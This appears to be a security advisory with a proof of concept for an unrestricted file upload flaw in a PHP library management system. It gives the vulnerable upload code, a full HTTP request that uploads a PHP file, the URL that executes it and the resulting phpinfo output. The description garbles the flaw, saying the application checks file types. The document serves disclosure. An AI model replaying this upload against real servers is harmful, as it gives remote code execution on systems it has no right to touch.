Title: Library Management System with QR code Attendance_File Upload RCE

Author: Ashish Kumar (https://www.linkedin.com/in/ashish-kumar-0b65a3184)

Date: 27.06.2022

Vendor: https://www.sourcecodester.com/users/kingbhob02

Software: https://www.sourcecodester.com/php/15434/library-management-system-qr-code-attendance-and-auto-generate-library-card.html

Version: 1.0

Reference:
https://github.com/CyberThoth/CVE/blob/main/CVE/Library%20Management%20System%20with%20QR%20code%20Attendance/File_Upload/POC.md

Description:

At the file upload function, the application system checks the validity of the file type, format, and content uploaded by the user, so that attackers can upload Webshell (.php, .jsp, asp, etc.) malicious script files or files in unexpected formats, such as: HTML files, SHTML files, etc., at the same time, you can use characters such as directory jump or control the upload directory to directly upload files to the Web directory or any directory, which may lead to the execution of arbitrary malicious script files on the remote server, thereby directly obtaining application system permissions.

$uploaddir = 'assets/uploads/';

$uploadfile = $uploaddir . basename($_FILES['image']['name']);

Payload used:

```
<?php phpinfo();?>
```


POC

```
POST /LMS/card/index.php HTTP/1.1
Host: localhost
Content-Length: 1056
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryngJP5BxPA6UsA91O
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/LMS/card/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=0r78mi76ub6k55p8mkce7f4pco
Connection: close

------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="name"

File_Upload
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="grade"

Computer Studies
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="dob"

Student
```

```
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="address"

Testing Testing
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="email"

ashish@cyberthoth.in
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="exp_date"

1990-02-11
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="id_no"

8529637
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="phone"

1212121212
------WebKitFormBoundaryngJP5BxPA6UsA91O
Content-Disposition: form-data; name="image"; filename="File_upload.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryngJP5BxPA6UsA91O--
```

Access below URL:

```
http://localhost/LMS/card/assets/uploads/File_upload.php
```



System	Windows NT CYBERTHOTH 10.0 build 22000 (Windows 10) AMD64
Build Date	Apr 12 2022 20:18:04
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,TS,VC15
PHP Extension Build	API20190902,TS,VC15
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*,